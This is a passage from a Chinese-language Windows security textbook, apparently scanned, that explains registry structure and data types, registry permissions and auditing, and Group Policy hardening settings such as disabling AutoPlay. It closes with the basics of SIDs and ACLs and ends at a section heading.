要打开注册表编辑器，依次选择【开始】|【运行】命令，在打开的【运行】对话框中输入 regedit，然后单击【确定】按钮。如图 4-39 所示，文件夹表示注册表中的项，并显示在注册表编辑器窗口左侧的定位区域中。在右侧的主题区域中，则显示项中的值项。双击值项时，将打开编辑对话框。




图 4-39　注册表编辑器

1. 注册表编辑器项与数据类型

注册表编辑器的定位区域显示文件夹，每个文件夹表示本地计算机上的一个预定义的项。访问远程计算机的注册表时，只出现 HKEY_USERS 和 HKEY_LOCAL_MACHINE 两个预定义项。注册表编辑器项的说明见表 4-3。

表 4-3　注册表编辑器项

文件夹/预定义项	说　　明
HKEY_CLASSES_ROOT	是 HKEY_LOCAL_MACHINE\Software 的子项。此处存储的信息可以确保在使用 Windows 资源管理器打开文件时，将打开正确的程序
HKEY_CURRENT_USER	包含当前登录用户配置信息的根目录。用户文件夹、屏幕颜色和控制面板设置存储在此处。该信息被称为用户配置文件。与 HKEY_USERS\.DEFAULT 分支中的信息相同
HKEY_LOCAL_MACHINE	包含针对该计算机(对于任何用户)的配置信息(控制系统和软件设置的信息)
HKEY_USERS	包含计算机上所有用户配置文件的根目录。HKEY_CURRENT_USER 是 HKEY_USERS 的子项
HKEY_CURRENT_CONFIG	包含本地计算机在系统启动时所用配置文件的所有信息

表 4-4 列出当前由系统定义和使用的数据类型。

注意　编辑注册表不当将会严重损坏系统。更改注册表之前，应备份计算机上任何有价值的数据。



表 4-4　数据类型

数据类型	说　　明
REG_BINARY	未处理的二进制数据。多数硬件组件信息都以二进制数据格式存储，而以十六进制格式显示在注册表编辑器中
REG_DWORD	数据由 4 字节长的数表示。许多设备驱动程序和服务的参数是这种类型，并在注册表编辑器中以二进制、十六进制或十进制的格式显示
REG_EXPAND_SZ	长度可变的数据串。该数据类型包含在程序或服务使用该数据时确定的变量
REG_MULTI_SZ	多重字符串。其中包含格式可被用户读取的列表或多值的值。项用空格、逗号或其他标记分开
REG_SZ	固定长度的文本串
REG_FULL_RESOURCE_DESCRIPTOR	设计用来存储硬件元件或驱动程序资源列表的一列嵌套数组

2. 维护注册表安全性

(1) 给注册表项指派权限

打开注册表编辑器，右击想要指派权限的项，选择右键菜单中的【权限】命令，出现如图 4-40 所示的对话框，给所选项指派访问级别。

如果要授予用户读取该项内容的权限，但不保存对文件的任何更改，对【读取】选中【允许】复选框。

如果要授予用户打开、编辑所选项和获得其所有权的权限，对【完全控制】选中【允许】复选框。

如果要授予用户对所选项的特殊权限，单击【高级】按钮。出现如图 4-41 所示的【HKEY_USERS 的高级安全设置】对话框。

如果要给子项指派权限，并希望指派给父项的可继承权限能够应用于子项，要选中图 4-41 中【从父系继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目】复选框。

图 4-40　指派访问级别

如果在向某个父项指派权限，并且希望其子项的所有现有权限被父项的可继承权限代替，则选中【用在此显示的可以应用到子对象的项目替代所有子对象的权限项目】复选框。

(2) 给注册表项指派特殊访问

打开注册表编辑器，右击想要指派【特殊访问权】的项，选择右键菜单中的【权限】命令，出现如图 4-40 所示的对话框，单击【高级】按钮，出现如图 4-41 所示的【HKEY_USERS 的高级安全设置】对话框，再双击要为其指派特殊访问权的用户或组，出现如图 4-42 所示的【HKEY_USERS 的权限项目】对话框，在【权限】选项组下，对每个要允许或拒绝的权限选中【允许】或【拒绝】复选框。

(3) 向权限列表中添加用户或组

打开注册表编辑器，右击想要更改其权限列表的项，选择右键菜单中的【权限】命令，出






图 4-41 高级安全设置




图 4-42 【HKEY_USERS 的权限项目】对话框




图 4-43 【选择用户或组】对话框

现如图 4-40 所示的对话框，单击【添加】按钮，出现如图 4-43 所示的【选择用户或组】对话框，单击用户名或组名，再单击【确定】按钮。

(4) 审核注册表项的活动

打开注册表编辑器，右击想要审核的项，选择右键菜单中的【权限】命令，出现如图 4-40 所示的对话框，单击【高级】按钮，然后选择【审核】选项卡，如图 4-44 所示，双击组名或用户名，出现如图 4-45 所示【HKEY_USERS 的审核项目】对话框，在【访问】选项组下，选中或取消选中要审核或停止审核活动的【成功】和【失败】复选框，再单击【确定】按钮。







图 4-44 【审核】选项卡




图 4-45 【HKEY_USERS 的审核项目】对话框

注意 必须以管理员或 Administrators 组成员身份登录才能完成该操作。如果计算机连接到网络，网络策略设置可能也会阻止用户完成该操作。必须在指定要审核的事件之前首先添加用户或组。审核操作将明显地降低计算机的速度。

关于图 4-45 中审核项的说明见表 4-5。

表 4-5 审核项说明

审核项	说明	审核项	说明
查询数值	读取注册表值项的任何企图	创建链接	在特殊的项中创建象征性的链接的任何企图
设置数值	设置注册表值项的任何企图	删除	删除注册表对象的任何企图
创建子项	在所选的注册表项上创建子项的任何企图	写入 DAC	在某项上写任意的访问控制列表的任何企图
枚举子项	识别注册表中子项的任何企图	写入所有者	更改所选项的所有者的任何企图
通知	来自注册表中的某个项的注意事件	读取控制	在某项上打开任意访问控制列表的任何企图

(5) 取得注册表项的所有权

打开注册表编辑器，右击想要取得其所有权的项，选择右键菜单中的【权限】命令，出现如图 4-40 所示的对话框，单击【高级】按钮，然后选择【所有者】选项卡，然后在【将所有者更改为】选项组下面，单击新的所有者，再单击【确定】按钮。

3. 导入或导出注册表项

(1) 将全部或部分注册表导出到文本文件中

打开注册表编辑器，选择【文件】菜单上的【导出】命令。在【文件名】文本框中，输入注册表文件的名称。在【导出范围】选项组下，如果要备份整个注册表，则单击【全部】按钮。如果



只备份注册表树的某一分支,单击【选定的分支】按钮,然后输入要导出的分支名称,单击【保存】按钮。

(2) 导入部分或全部注册表

打开注册表编辑器,选择【文件】菜单上的【导入】命令。查找要导入的文件,单击选中该文件,再单击【打开】按钮。

注意 *在资源管理器中,双击扩展名为.reg的文件也可以将该文件导入到计算机的注册表中。*

4. 解开被锁注册表

如果打开IE浏览器后发现默认主页被修改了,此时考虑到进入注册表来修改相应键值,但是发现注册表被锁了,下面给出利用系统策略编辑器解开被锁注册表的方法。

在开始菜单中打开【运行】对话框,输入gpedit.msc,打开【组策略】窗口,如图4-46所示,然后,依次展开【用户配置】|【管理模板】|【系统】文件夹,双击右侧窗口中的【阻止访问注册表编辑工具】选项,在弹出的对话框中(图4-47)选择【已禁用】单选按钮,单击【确定】按钮后即可为注册表解锁。



图 4-46 【组策略】窗口

4.3.5 Windows组策略

组策略设置定义了系统管理员需要管理的用户桌面环境的多种组件,例如,用户可用的程序、用户桌面上出现的程序以及【开始】菜单选项。组策略包括影响用户的【用户配置】策略设置和影响计算机的【计算机配置】策略设置。如图4-48所示,【计算机配置】是对整个计算机中的系统配置进行设置的,对计算机中所有用户的运行环境起作用;【用户配置】则是对当前用户的系统配置进行设置的,它仅对当前用户起作用。

下面介绍组策略与安全有关的一些设置。







图 4-47　【阻止访问注册表编辑工具 属性】对话框



图 4-48　【组策略】窗口

第 1 步：打开【组策略】窗口。

在开始菜单中打开【运行】对话框，输入 gpedit. msc，打开【组策略】窗口，如图 4-48 所示。

第 2 步：隐藏计算机的驱动器。

在图 4-48 中，依次展开【用户配置】|【管理模板】|【Windows 组件】文件夹，然后单击【Windows 资源管理器】文件夹，双击右侧窗口中的【隐藏"我的电脑"中的这些指定的驱动器】选项，在弹出的对话框中选择【已启用】单选按钮，从下拉列表上选择一个驱动器或几个驱动器。



注意 这项策略删除驱动器图标。用户仍可使用其他方式继续访问驱动器的内容,如通过在映射网络驱动器对话框、运行对话框或命令窗口上输入一个驱动器的目录路径。同时,此策略不会防止用户使用程序访问这些驱动器或其内容,也不会防止用户使用"磁盘管理"管理单元查看并更改驱动器特性。

第 3 步:防止访问驱动器。

在第 2 步隐藏计算机的驱动器后,发现【我的电脑】里指定的磁盘驱动器不见了,但在地址栏输入盘符后,仍然可以访问,为了解决该问题,在图 4-48 中,双击右侧窗口中的【防止从"我的电脑"访问驱动器】选项,在弹出的对话框中选择【已启用】单选按钮,从下拉列表中选择一个驱动器或几个驱动器。如果启用了这项设置,用户可以浏览在【我的电脑】或【Windows 资源管理器】中所选择的目录结构,但是不能打开文件夹或访问其中的内容。同时,用户也无法使用【运行】对话框或【映射网络驱动器】对话框来查看在这些驱动器上的目录。

注意 如果没有第 2 步,那么这些代表指定驱动器的图标仍旧会出现在【我的电脑】中,但是如果用户双击图标,会弹出【限制】对话框,提示本次操作受限。不过这一设置不会防止用户使用程序访问本地和网络驱动器。并且不防止用户使用磁盘管理单元查看和更改驱动器特性。

第 4 步:隐藏文件夹选项。

平时隐藏文件夹后,别人只需在文件夹选项里显示所有文件,就可以看见了,从 Windows 资源管理器菜单上删除文件选项项目并且从控制面板上删除文件夹选项项目。这样做用户就不能使用【文件夹选项】对话框。可以在组策略里删除这个选项。

在图 4-48 中,双击右侧窗口中的【从"工具"菜单删除"文件夹选项"菜单】选项,在弹出的对话框中选择【已启用】单选按钮。

第 5 步:关闭缩略图缓存。

有时候在文件夹中浏览过图片,以后虽然删除了,但是缩略图缓存可能会被其他人读取。如果启用该设置,缩略图视图将不被缓存。

在图 4-48 中,双击右侧窗口中的【关闭缩略图的缓存】选项,在弹出的对话框中选择【已启用】单选按钮。

第 6 步:关闭自动播放。

一旦将媒体插入驱动器,自动运行就开始从驱动器中读取。这会造成程序的设置文件和在音频媒体上的音乐会立即开始。在默认的情况下,自动运行在软盘驱动器和网络驱动器上禁用(但不在 CD-ROM 驱动器上禁用)。如果启动这项设置,还可以在 CD-ROM 驱动器上禁用自动运行或在所有驱动器上禁用自动运行。

在图 4-46 中,双击右侧窗口中的【关闭自动播放】选项,在弹出的对话框中选择【已启用】单选按钮,请从下拉列表上选择一个驱动器或几个驱动器。

注意 这个设置出现在【计算机配置】和【用户配置】两个文件夹中。如果两个设置都配置,【计算机配置】中的设置比【用户配置】中的设置优先。此设置不阻止自动播放音乐 CD。

组策略的功能非常强大，本节仅介绍了其中很少的一部分功能，希望能够起到抛砖引玉的作用。

注意　为了防止其他用户通过组策略来更改自己的设置，可以在 C:\windows\system32 下把 gpedit.msc 更名，比如改为 groupedit.msc，以后在开始菜单中打开【运行】对话框，输入 groupedit.msc 即可，不影响正常使用。

4.3.6　Windows 权限

Windows NT/2000/XP/2003/Vista/2008 提供了非常细致的权限控制项，能够精确定制用户对资源的访问控制能力，大多数的权限从其名称上就可以基本了解其所能实现的内容。

权限是针对资源而言的，设置权限只能以资源为对象，比如“设置某个文件夹有哪些用户可以拥有相应的权限”，而不能以用户为主，比如不能“设置某个用户可以对哪些资源拥有权限”。这就意味着权限必须针对资源而言，脱离了资源去谈权限毫无意义。

利用权限可以控制资源被访问的方式，如 User 组的成员对某个资源拥有“读取”操作权限、Administrators 组成员拥有“读取＋写入＋删除”操作权限等。

1. 与 Windows 权限密切相关的 3 个概念

与 Windows 权限密切相关的 3 个概念是：安全标识符、访问控制列表和安全主体。

（1）安全标识符（Security Identifier，SID）

在 Windows 中，系统是通过 SID 对用户进行识别的，而不是用户名。SID 可以应用于系统内的所有用户、组、服务或计算机，因为 SID 是一个具有唯一性、绝对不会重复产生的数值，所以，在删除了一个账户 ZTG 后，再次创建这个 ZTG 账户时，前一个 ZTG 与后一个 ZTG 账户的 SID 是不相同的。这种设计使得账户的权限得到了最基础的保护，杜绝盗用权限的情况。

（2）访问控制列表（Access Control List，ACL）

访问控制列表是权限的核心技术。这是一个权限列表，用于定义特定用户对某个资源的访问权限，实际上这就是 Windows 对资源进行保护时所使用的一个标准。

在访问控制列表中，每一个用户或用户组都对应一组访问控制项（Access Control Entry，ACE），在【组或用户名称】列表中选择不同的用户或组时，通过下方的权限列表设置项是不同的这一点就可以看出来。显然，所有用户或用户组的权限访问设置都将会在这里被存储下来，并允许随时被有权限进行修改的用户进行调整。

（3）安全主体（Security Principal）

在 Windows 中，可以将用户、用户组、计算机或服务都看成是一个安全主体，每个安全主体都拥有相对应的账户名称和 SID。根据系统架构的不同，账户的管理方式也有所不同：本地账户被本地的 SAM 管理，域的账户则会被活动目录进行管理等。

一般来说，权限的指派过程实际上就是为某个资源指定安全主体（即用户、用户组等），使其可以拥有指定操作的过程。因为用户组包括多个用户，所以多数情况下，建议为资源指



派权限时使用用户组来完成，这样可以统一管理。

2. 权限管理的4项基本原则

